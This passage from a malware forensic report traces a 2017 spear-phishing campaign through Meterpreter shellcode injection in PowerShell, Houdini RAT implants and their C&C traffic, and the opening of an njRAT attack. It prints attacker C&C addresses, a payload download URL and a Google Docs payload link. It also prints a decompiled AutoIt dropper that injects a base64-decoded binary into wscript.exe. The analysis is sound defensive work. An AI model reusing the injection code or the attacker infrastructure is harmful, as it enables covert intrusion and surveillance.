3. The Virtual Address Descriptor (Vad) of a memory region is of a pool-tag VadS (Vad Tag: VadS) or VadF (Vad Tag: VadF), i.e.: `_MMVAD_SHORT`. This indicates that there is no memory mapped file stored in that region as opposed to a virtual address created through a call to `LoadLibrary` or by the Windows process loader, which typically inherits the name of the file stored in the virtual section described by the MMVAD⁵⁸.

⁵⁵ https://github.com/rapid7/metasploit-framework/blob/master/lib/msf/core/payload/windows/meterpreter_loader.rb

⁵⁶ <https://github.com/rapid7/metasploit-framework/blob/master/lib/msf/core/payload/windows/reflectivedllinject.rb>

⁵⁷ Michael Hale Ligh, Steven Adair, Blake Hartstein, and Matheus Richard, *Malware Analysts Cookbook* (Recipe 16-2 and 16-4, p.614), Wiley Publishing, 2011.

⁵⁸ Michael Hale Ligh, Andrew Case, Jamie Levy, and Aaron Walters, *The Art of Memory Forensics*, Wiley Publishing, 2014, p. 204.

4. The commitment of memory (MemCommit) pages (CommitCharge) within the memory region of a VAD node. According to⁴⁴, the upfront commitment in a target process is historically observed as a sign of code injection.
 5. The above conditions combined with a memory region containing an executable (PE/MZ) header within its content. Especially if this executable is not registered in the Process Environment Block (PEB) structure⁵⁹.

From the previous Figure, the VAD node with memory region starting at virtual address `0x63d0000` and ending at address `0x64c0fff` meets all of the above conditions. Another indicator of injection is the network connections of this particular PowerShell process in memory revealing the successful connection to the Meterpreter server.

```
$ python vol.py --profile=Win7SP1x64 -f 27m.img netscan | grep "^Offset\|2724"
Volatility Foundation Volatility Framework 2.6
Offset(P)      Proto   Local Address          Foreign Address      State       Pid   Owner
0x13ff72900    TCPv4   172.16.40.181:49422  213.184.123.150:80 ESTABLISHED 2724 powershell.exe
```

Figure 84. TCP Connection Established by powershell.exe PID 2724 to Metasploit/Meterpreter

The rapid spawning of PowerShell processes caused by the persistent batch script is also evident in ATT-MAR-26. The PowerShell process ID 2742 analyzed earlier is one sample on an injected PowerShell process. Reviewing the compromised host's process with Process Explorer expose the behavior of the batch script and the resulting PowerShell processes.




Figure 85. Process Explorer View of Multiple Injected PowerShell Processes

Stage 4: Implanting the Houdini Malware and C&C Communication

The actor ultimate objective from the previous stages is to implant spying capabilities via the Houdini malware. In both attacks, the injected PowerShell processes and Meterpreter

⁵⁹ Peter Silberman, Metasploit Autopsy, Black Hat USA (Jul. 29, 2009), <http://www.blackhat.com/presentations/bh-usa-09/SILBERMAN/BHUSA09-Silberman-MetasploitAutopsy-PAPER.pdf>.

connections as discussed in Stage 3 served as the entry points for the eventual drop of the Houdini binary into the compromised host.

The actor deployed various versions of the Houdini malware during the March attacks. Specifically, versions 1.3 and 2.0 in ATT-MAR-12 and version 1.5 in ATT-MAR-27. Upgrading and then downgrading the deployed Houdini versions, as well as the configurations of version 2.0 of the Houdini malware suggest that the actor may have been testing version 2.0 of the malware.

ATT-MAR-12 Houdini Implant Versions 1.3 and 2.0

In this attack, two copies of the same Houdini binary were persisted in the Startup directory, along with the batch script “loop.cmd” identified in earlier stages. The Houdini binary file size is 2857KB.

Autorun Entry	Description	Publisher
20.exe	C:\Users\████████\AppData\Roaming\Microsoft\Windows\Start Menu\Programs\Startup	
loop.cmd		
opps.exe		

Figure 86. Persisted Houdini Malware Binaries in Startup Directory

Throughout the previous exploitation stages, there was no clear evidence of binary files transfers in the network traffic. The only suspect in this case are the encrypted Meterpreter connections. Pursuing this suspicion, hunting for candidate Meterpreter connections reveals one session that deviates from other pattern-like sessions in terms of bytes transferred. The session with source port 49460 (first session below) indicates that the Meterpreter server (Address B) transferred 5672KB to the compromised host (Address A).

Address A	Port A	Address B	Port B	Packets	Bytes	Packets A → B	Bytes A → B	Packets B → A	Bytes B → A
172.16.40.149	49460	213.184.123.150	80	6,234	5845 k	2,045	173 k	4,189	5672 k
172.16.40.149	49377	213.184.123.150	80	2,075	1855 k	691	148 k	1,384	1706 k
172.16.40.149	49459	213.184.123.150	80	1,610	1607 k	521	129 k	1,089	1477 k
172.16.40.149	49461	213.184.123.150	80	1,599	1543 k	520	180 k	1,079	1362 k
172.16.40.149	49498	213.184.123.150	80	1,452	1328 k	480	40 k	972	1287 k
172.16.40.149	49432	213.184.123.150	80	1,350	1331 k	466	44 k	884	1286 k
172.16.40.149	49391	213.184.123.150	80	1,593	1334 k	548	52 k	1,045	1282 k
172.16.40.149	49497	213.184.123.150	80	1,417	1320 k	470	39 k	947	1280 k
172.16.40.149	49494	213.184.123.150	80	1,476	1321 k	493	41 k	983	1279 k
172.16.40.149	49394	213.184.123.150	80	1,602	1329 k	543	51 k	1,059	1278 k
172.16.40.149	49395	213.184.123.150	80	1,594	1329 k	536	51 k	1,058	1277 k
172.16.40.149	49537	213.184.123.150	80	1,390	1313 k	454	37 k	936	1276 k
172.16.40.149	49493	213.184.123.150	80	1,458	1316 k	486	41 k	972	1275 k
172.16.40.149	49413	213.184.123.150	80	1,492	1323 k	509	48 k	983	1274 k
172.16.40.149	49431	213.184.123.150	80	1,469	1320 k	498	46 k	971	1274 k

Figure 87. Meterpreter conversations with the compromised host

Unfortunately, this particular network session was not readily available through the memory largely because of paging. Performing memory timeline analysis over as explained here⁶⁰ reveals that the binary “20.exe” was created before the binary “opps.exe”. This is also evident in the execution order of both binaries from the memory dump using Volatility (psscan plugin).

⁶⁰ Jamie Levy, Volatility Labs (May 23, 2013), <https://volatility-labs.blogspot.ca/2013/05/movp-ii-23-creating-timelines-with.html>

Mon Mar 13 2017 17:44:23,0,macb,---a-----,0,0,141382,"[MFT FILE_NAME] Users"	\AppData\Roaming\Microsoft\Windows\Start Menu\Programs\Startup\20.exe (Offset: 0x126805800)"
Mon Mar 13 2017 17:44:23,0,macb,---a-----,0,0,141382,"[MFT STD_INFO] Users"	\AppData\Roaming\Microsoft\Windows\Start Menu\Programs\Startup\20.exe (Offset: 0x126805800)"
Mon Mar 13 2017 17:45:19,0,macb,---a-----I---,0,0,141390,"[MFT FILE_NAME] Users"	\AppData\Local\Temp\opps.exe (Offset: 0x950cd800)"
Mon Mar 13 2017 17:45:19,0,macb,---a-----I---,0,0,141390,"[MFT STD_INFO] Users"	\AppData\Local\Temp\opps.exe (Offset: 0x950cd800)"

Figure 88. MACB timestamps of both binaries “20.exe” and “opps.exe”

\$ python vol.py --profile=Win7SP1x64 -f ATT-MAR-12-5.img psscan grep "^\ Offset\ 20\.exe\ opps\.exe\ 6704"					
Volatility Foundation Volatility Framework 2.6					
Offset(P)	Name	PID	PPID PDB	Time created	Time exited
0x000000013c87a060	opps.exe	10756	18708	0x0000000103fc000 2017-03-13 14:45:19 UTC+0000	
0x0000000013d36d170	20.exe	10664	6704	0x000000010d00a000 2017-03-13 14:45:04 UTC+0000	2017-03-13 14:45:06 UTC+0000
0x000000013dc60b30	powershell.exe	6704	6268	0x0000000041d2f000 2017-03-13 14:37:54 UTC+0000	

Figure 89. Execution timestamps of both binaries “20.exe” and “opps.exe”

From the above view of Volatility (psscan plugin), the parent process of the binary “20.exe” is the injected PowerShell process ID 6704, which also had handles to the binary “20.exe”. While this by itself does not necessarily mean that the injected PowerShell process ID 6704 is the culprit process through which the binary “20.exe” was dropped. Due to lack of network MiTM and the paged out memory, no conclusive evidence was found. However, the actor heavily relied on this technique in future attacks, allowing for the extraction of substantial evidence demonstrating the user of Meterpreter connections of the malware drops. These are discussed in upcoming sections.

Correlating memory processes creation times and packet timestamps, it can be observed the binary “20.exe” was short lived executing only for 2 seconds, sending 13 packets over the network on TCP port 2020 before exiting and a resetting the connection. The process “opps.exe” of the Houdini binary was created at “14:45:19”, five seconds later, a new Houdini C&C session is started over TCP port 2020 and creating the log file “opps.dat” storing the stolen keystrokes. In almost all cases of the Houdini malware, it creates the .DAT log file on the same directory with the same name as of the executing binary itself.

Recall from ATT-JAN-24, the network traffic of Houdini’s C&C indicated version 1.3 of Houdini. In this attack, the network traffic exhibited two versions of Houdini, specifically, versions 1.3 and 2.0. It is version 2.0 of the C&C communication that was also short lived, while the C&C of version 1.3 continued data exfiltration. Additionally, the C&C communication of version 2.0 of the Houdini binary indicated experimental Houdini configurations and potential features manifested in setting the value of the configuration attribute “nick_name” to “test”. This suggests that actor may have been testing the newer version 2.0 of the Houdini binary. On the other hand, the C&C of Houdini version 1.3 had the “nick_name” attribute matching the actual binary name.

The additional fields in version 2.0 is not the only difference in the Houdini protocol. The malware’s mutex format also changed (eradicated below). In version 2.0 of the C&C communication, the mutex consisted of 10 consecutive alphanumeric characters. However, in version 1.3 the mutex consisted of 10 alphanumeric characters separated by a dash (-) after the first six alphanumeric characters.

Time	Source	Src Port	Destination	Dst Port	Protocol	Info
2017-03-13 14:44:09.184145	172.16.40.149	49482	78.47.96.17	2020	TCP	49482 → 2020 [SYN] Seq=0
2017-03-13 14:44:09.347893	78.47.96.17	2020	172.16.40.149	49482	TCP	2020 → 49482 [SYN, ACK]
2017-03-13 14:44:09.348053	172.16.40.149	49482	78.47.96.17	2020	TCP	49482 → 2020 [ACK] Seq=1
2017-03-13 14:44:09.351955	172.16.40.149	49482	78.47.96.17	2020	TCP	49482 → 2020 [PSH, ACK] :

Figure 90. Houdini C&C communication with C&C server over TCP port 2020

```
....new_slave
[REDACTED]
opps
[REDACTED]
Windows 7 Enterprise
1.3
[REDACTED] Message (HTML)
```

Figure 91. C&C communication of the Houdini version 1.3

```
...
new_slave
[REDACTED]
test
[REDACTED]
os
2.0
nan
webcam
[REDACTED]
```

Figure 92. C&C communication of the Houdini version 2.0

ATT-MAR-26 Houdini Implant Version 1.5

In this attack, after the shellcode injection and the successful Meterpreter connections, the compromised host initiated an HTTP request to retrieve binary file named “vir.exe”. The file was requested from the same remote server used for Houdini’s C&C in the previous attack. Attempting to correlate the 4-table network information from the packet capture with the same from the memory dump did not yield any success.

Time	Source	Src Port	Destination	Dst Port	Protocol	Info
2017-03-27 11:39:18.264720	172.16.40.181	49426	78.47.96.17	80	TCP	49426 → 80 [SYN] Seq=0 Win=8
2017-03-27 11:39:18.521775	78.47.96.17	80	172.16.40.181	49426	TCP	80 → 49426 [SYN, ACK] Seq=0
2017-03-27 11:39:18.521857	172.16.40.181	49426	78.47.96.17	80	TCP	49426 → 80 [ACK] Seq=1 Ack=1
2017-03-27 11:39:18.522914	172.16.40.181	49426	78.47.96.17	80	HTTP	GET /tools/vir.exe HTTP/1.1

Figure 93. Houdini’s binary “vir.exe” HTTP request and the 4-table data

According to the HTTP response headers, the binary file was last modified on **Sunday, 26 March 2017 16:22:59 GMT** as depicted below, approximately 5 hours before the spear phishing email associated with this attack was forwarded to the imaginary victim. This is yet another indication that the actor is not only changing tactics but also customizing payloads per attack.

```
GET /tools/vir.exe HTTP/1.1
Accept: /*
Accept-Encoding: gzip, deflate
User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 6.1; WOW64; Trident/7.0;
SLCC2; .NET CLR 2.0.50727; .NET CLR 3.5.30729; .NET CLR 3.0.30729; .NET4.0C;
.NET4.0E; InfoPath.3)
Host: 78.47.96.17
Connection: Keep-Alive

HTTP/1.1 200 OK
Date: Mon, 27 Mar 2017 11:39:18 GMT
Server: Apache/2.4.25 (Win32) OpenSSL/1.0.2j PHP/5.6.30
Last-Modified: Sun, 26 Mar 2017 16:22:59 GMT
ETag: "37a000-54ba4a3dae338"
Accept-Ranges: bytes
Content-Length: 3645440
Keep-Alive: timeout=5, max=100
Connection: Keep-Alive
Content-Type: application/x-msdownload

MZP.....@.....
...!..L!..This program must be run under Win32
```

Figure 94. Wireshark TCP Stream of the HTTP Request and Response for Dropping the Houdini Binary

Since the request URL pattern is available, the memory dump of this attack can be brute forced with the strings command the “-t d” options to print the locations of the matching patterns within the memory. The generated output is then fed into Volatility (strings plugin) to identify the virtual addresses and processes potentially containing the search pattern. This resulted in matches at three addresses of the same powershell.exe process ID 2724, which was identified earlier in Stage 3 of the ATT-MAR-26 as reflectively injected shellcode.

```
$ strings -a -t d 27m.img | egrep "/vir.exe" | tee url_pattern.txt
483683666 tp://78.47.96.17/tools/vir.exe
498335386 ools/vir.exe
655908458 T /tools/vir.exe HTTP/1.1

$ python vol.py --profile=Win7SP1x64 -f 27m.img strings -s url_pattern.txt
Volatility Foundation Volatility Framework 2.6
483683666 [2724:04dbfd52] tp://78.47.96.17/tools/vir.exe
498335386 [2724:04d49e9a] ools/vir.exe
655908458 [2724:0066ce6a] T /tools/vir.exe HTTP/1.1
```

Figure 95. Output Matching HTTP Request URL in Memory Addresses of Process PID 2724

```
$ python vol.py --profile=Win7SP1x64 -f 27m.img pslist --pid=2724
Volatility Foundation Volatility Framework 2.6
Offset(V)           Name             PID   PPID  Thds  Hnds  Sess  Wow64 Start
-----@0xffffffffa8032978060 powershell.exe      2724  2852    11    425     1  1 2017-03-27 11:37:43 UTC+0000
```

Figure 96. Suspected Process PID 2724 Identified as a PowerShell Process

It is worth noting that the powershell.exe process ID 2724 started approximately a minute and a half (11:37:43) before the initial TCP handshake (11:39:18) of the HTTP connection retrieving the binary “vir.exe”, further boosting the suspicions of this particular PowerShell process being responsible for the binary file download. Dumping and examining the VAD node memory region (0x0000000004d20000 – 0x0000000004e1ffff) of the powershell.exe process ID 2724 at virtual address 0x04dbfd52 reveals not only the URL pattern, but also fragments of the HTTP server response seen earlier in the packet capture, along with some of the Meterpreter Standard API function calls.

```
$ python vol.py --profile=Win7SP1x64 -f 27m.img vadinfo --pid=2724 --addr=0x04d49e9a
Volatility Foundation Volatility Framework 2.6
*****
Pid: 2724
VAD node @ 0xffffffffa8032845230 Start 0x0000000004d20000 End 0x0000000004e1ffff Tag VadS
Flags: CommitCharge: 241, PrivateMemory: 1, Protection: 4
Protection: PAGE_READWRITE
Vad Type: VadNone
```

Figure 97. Vad node of Process ID 2724 containing URL pattern match

```
$ strings powershell.exe.13e578060.0x0000000004d20000-0x0000000004e1ffff.dmp
[...]
stdapi_sys_process_execute
tp://78.47.96.17/tools/vir.exe
stdapi_sys_process_close
[...]
200 OK
Date: Mon, 27 Mar 2017 11:39:18 GMT
Server: Apache/2.4.25 (Win32) OpenSSL/1.0.2j PHP/5.6.30
Last-Modified: Sun, 26 Mar 2017 16:22:59 GMT
ETag: "37a000-54ba4a3dae338"
Accept-Ranges: bytes
Content-Length: 3645440
Keep-Alive: timeout=5, max=100
Connection: Keep-Alive
Content-Type: application/x-msdownload
This program must be run under Win32
[...]
```

Figure 98. Meterpreter and Houdini Drop HTTP response Strings found in the Memory Region of PID 2724

The binary file “vir.exe” embeds another binary in its RT_RCDATA resource directory since RCDATA is raw data resource that permits embedding binary data directly in an executable⁶¹. This embedded binary is dropped and persisted into the “%USERPROFILE%\Start Menu\Programs\Startup” directory as “Iservs.exe”; the same directory where the batch file “p.cmd” of this attack was persisted as discussed in Stage 1.

Name	SERVER
Type	RT_RCDATA
Codepage	0000
Language Code	0000
Physical Address	000F51EC
Size	2632192
CRC-32	2BAEBB8A
MD5	09E7AA95E402B700BDDADE977BF0B458
SHA-1	D8C2A5DB32EDA2971727B1D267565E87CB64F00D

Figure 99. TR_RCDATA Resource Directory from vir.exe Embedding Houdini Binary




Figure 100. Persistence Location of the Houdini Binary

The “Iservs.exe” binary is an Autolt executable. Using Exe2Aut, the binary can be decompiled to its original Autolt script. After decompilation, it becomes evident that the Autolt executable is in fact a dropper embedding the raw Houdini binary as a series of concatenated base64-encoded strings (partially depicted below).

Figure 101. Concatenated Base64 Strings of Raw Houdini Embedded in Unpacked AutoIt Script

The Autolt executable contains logic to base64 decode the concatenated string and then inject the raw Houdini binary into the “wscript.exe” native Windows binary, which is then executed. This behavior explains why neither “vir.exe” nor “Iserves.exe” were running as independent processes.

⁶¹ [https://msdn.microsoft.com/en-us/library/windows/desktop/qq381039\(v=vs.85\).aspx](https://msdn.microsoft.com/en-us/library/windows/desktop/qq381039(v=vs.85).aspx)

```

Sleep(20000)
Local $bstring = Binary(_winapi_base64decode($afxyu))
zumhe(@SystemDir & "\wscript.exe", $bstring)

Func zumhe($path, $filebin)
    $codshell = "YOhAAAAAwBlAHI ... AAAAAA=="
    Local $asm55 = _winapi_base64decode($codshell)
    Local $gfsdhsdjksd = DllStructCreate("byte[" & BinaryLen($asm55) & "]")
    Local $binbuffer = DllStructCreate("byte[" & BinaryLen($filebin) & "]")
    DllStructSetData($gfsdhsdjksd, 1, $asm55)
    DllStructSetData($binbuffer, 1, $filebin)
    Local $ret = Dllcall("user32.dll", "int", "CallWindowProcW", "ptr", DllStructGetPtr($gfsdhsdjksd), "wstr",
    ($path), "ptr", DllStructGetPtr($binbuffer), "int", 0, "int", 0)
EndFunc

Func _winapi_base64decode($sb64string)
    Local $acrypt = DllCall("Crypt32.dll", "bool", "CryptStringToBinaryA", "str", $sb64string, "dword", 0, "dword",
    1, "ptr", 0, "dword", 0, "ptr", 0, "ptr", 0)
    If @error OR NOT $acrypt[0] Then Return SetError(1, 0, "")
    Local $bbuffer = DllStructCreate("byte[" & $acrypt[5] & "]")
    $acrypt = DllCall("Crypt32.dll", "bool", "CryptStringToBinaryA", "str", $sb64string, "dword", 0, "dword", 1,
    "struct*", $bbuffer, "dword", $acrypt[5], "ptr", 0, "ptr", 0)
    If @error OR NOT $acrypt[0] Then Return SetError(2, 0, "")
    Return DllStructGetData($bbuffer, 1)
EndFunc

```

Figure 102. Shellcode Injection of Raw Houdini Binary into “wscript.exe” in Unpacked Autolt Script

Examining the memory of the injected process “wscript.exe” reveals the configurations of this Houdini variant.

<pre>\$ strings 2104.dmp ... 1=35.162.186.152:443 install_name=vir nick_name=vir install_folder=noinstall reg_startup=false startup_folder_startup=false task_startup=false injection=false injection_process=svchost ...</pre>	<pre>\$ strings 2104.dmp grep "_houdini\ _screenshot\ _keylogger" silence_keylogger new_houdini wnd_houdini wnd_houdini silence_screenshot ...</pre>
---	--

Figure 103. Houdini Strings found in the Memory of Injected “wscript.exe” process ID 2104

Additionally, since the Houdini binary is now injected into the “wscript.exe” process, it appears as if it was actually responsible for the C&C communication, matching the 4-tuple network information from the packet capture.


\$ python vol.py --profile=Win7SP1x64 -f 27m.img netscan grep "^\Offset\ 2104"						
Volatility Foundation Volatility Framework 2.6						
Offset(P)	Proto	Local Address	Foreign Address	State	Pid	Owner
0x13e0186d0	TCPV4	172.16.40.181:49506	35.162.186.152:443	CLOSED	2104	wscript.exe
0x13e0ff380	TCPV4	172.16.40.181:49505	35.162.186.152:443	CLOSED	2104	wscript.exe
0x13f3318a0	TCPV4	172.16.40.181:49433	35.162.186.152:443	ESTABLISHED	2104	wscript.exe

Figure 104. Process ID 2104 Connections to Houdini’s C&C Server from Memory Dump

Time	Source	Src Port	Destination	Dst Port	Protocol
2017-03-27 11:39:50.048841	172.16.40.181	49433	35.162.186.152	443	TCP
2017-03-27 11:39:50.344254	35.162.186.152	443	172.16.40.181	49433	TCP
2017-03-27 11:39:50.344434	172.16.40.181	49433	35.162.186.152	443	TCP

Figure 105. Process ID 2104 Connections to Houdini’s C&C Server from Packet Capture

For this variant of Houdini, the network traffic indicates version 1.5. The binary also created the .DAT log file with the name “vir.dat”, as configured in the malware “install_name” and “nick_name” attributes. In this version of Houdini, the string “new_houdini” replaces the string “new_slave” observed in versions 1.3 and 2.0 of the malware.



The screenshot shows a terminal window with the following text:

```
....new_houdini  
[REDACTED]  
vir  
[REDACTED]  
Windows 7 Enterprise  
1.5
```

The text is in red and black on a white background. The first line starts with four dots followed by "new_houdini". The second line is a redacted IP address. The third line is "vir". The fourth line is a redacted IP address. The fifth line starts with "Windows" followed by "7 Enterprise" in red. The sixth line is "1.5". A vertical scroll bar is visible on the right side of the terminal window.

Figure 106. New Houdini v1.5 Infection Registration with C&C Server in ATT-MAR-26

ATT-APR-18: Privilege Escalation, UAC Bypass, Unmanaged PowerShell, and Njrat 0.7d

In the attack, the actor adopted new tactic for achieving the initial persistence, as well as the malware family used as the spyware tool. However, the actor still relied upon the Metasploit/Meterpreter tactic for controlling and dropping the malware into the compromised host, similar to attacks ATT-MAR-12 and ATT-MAR-26.

Like the previous attacks, the actor initiated the attack with a Palestinian politics spear phishing email. The email references Izz A-Din Al-Qassam Brigades; the military wing of the Palestinian Hamas Organization, in an alleged execution of one of their own commanders “Mahmoud Ishtiwi”, or “Mahmoud Eshtewi”. The email conveys that the execution was a cover-up job for an agent known as “Ezzedeen Al-Haddad”. It is worth noting that this execution by Al-Qassam did occur in February 2016, allegedly over undeclared violations.

The subject of the email reads as follows:

“استمع كيف تورط قادة القسام في إعدام الشهيد المجاهد محمود إشتبيوي”

Which roughly translates to “Listen to How the Al-Qassam leaders were involved in the execution of Mahmoud Ishtiwi”



Figure 107. ATT-APR-18 Phishing Email

The word “Listen” implies an audio or video content, which proves to be consistent with some of the decoy tactics utilized in this attack as discussed in following sections. Borrowing additional similarities from previous attacks, the email embeds a Google shortened URL resolving to a content hosted on Google Documents service.

https://docs.google.com/uc?export=download&confirm=e2q5&id=0B-Ox_34KLv04dEp0NwtMNIWFc2s ; ATT-APR-18

Figure 108. Initial Payload link Hosted on Google Documents Service of Attack ATT-APR-18

Interestingly, the public analytics of the shortened URL reflect different target audience from the attack ATT-MAR-12.




Figure 109. ATT-APR-18 Google Shortened URL Usage Analytics.

The initial payload hosted on Google Documents is a .RAR archive embedding a decoy .DOC document and a self-extracting archive with a .SCR extension. These payloads differ drastically from the JavaScript payloads from the March attacks.

Name	Date modified	Type	Size
إعدام الشهيد المجاهد محمود إشتيوي.scr	4/18/2017 10:14 PM	Screen saver	427 KB
انقسام حركة حماس.doc	4/18/2017 9:42 PM	Microsoft Word 9...	46 KB
توثيق تورط حماس في اعدام شتيوي.rar	4/22/2017 9:34 AM	RAR File	296 KB

Figure 110. ATT-APR-18 Compressed Initial Payload Compressed and after Extraction

The decoy .DOC document “انقسام حركة حماس”.doc” consists of four pages describing “Mahmoud Ishtawi” and refuting the alleged justifications of his execution by the Palestinian “Hamas Organization” political party. The decoy document also describes how this act have caused a divide between the “Hamas Organization” and “Ishtawi’s” family members who are also members of the same political party.



Figure 111. ATT-APR-18 Decoy .DOC Document

Inspecting the metadata of the decoy .DOC document suggests that the user “**Sec**” discussed in the Actor Infrastructure Mapping section is author and modifier of the document. In addition, the document’s code page suggests that the computer on which the document was authored runs a Windows Arabic installation.

```
$ exiftool حماس\انقسام.doc
File Name           : انقسام حركة حماس.doc
File Size          : 46 kB
File Modification Date/Time   : 2017:04:18 21:42:58+03:00
File Type          : DOC
MIME Type         : application/msword
Author            : Sec
Template          : Normal.dotm
Last Modified By  : Sec
Revision Number   : 1
Software          : Microsoft Office Word
Total Edit Time   : 0
Create Date       : 2017:04:18 17:42:00
Modify Date       : 2017:04:18 17:42:00
Code Page         : Windows Arabic
Comp Obj User Type: Microsoft Word 97-2003 Document
```

Figure 112. Metadata of the file “انقسام حركة حماس.doc” displaying the Author of the file

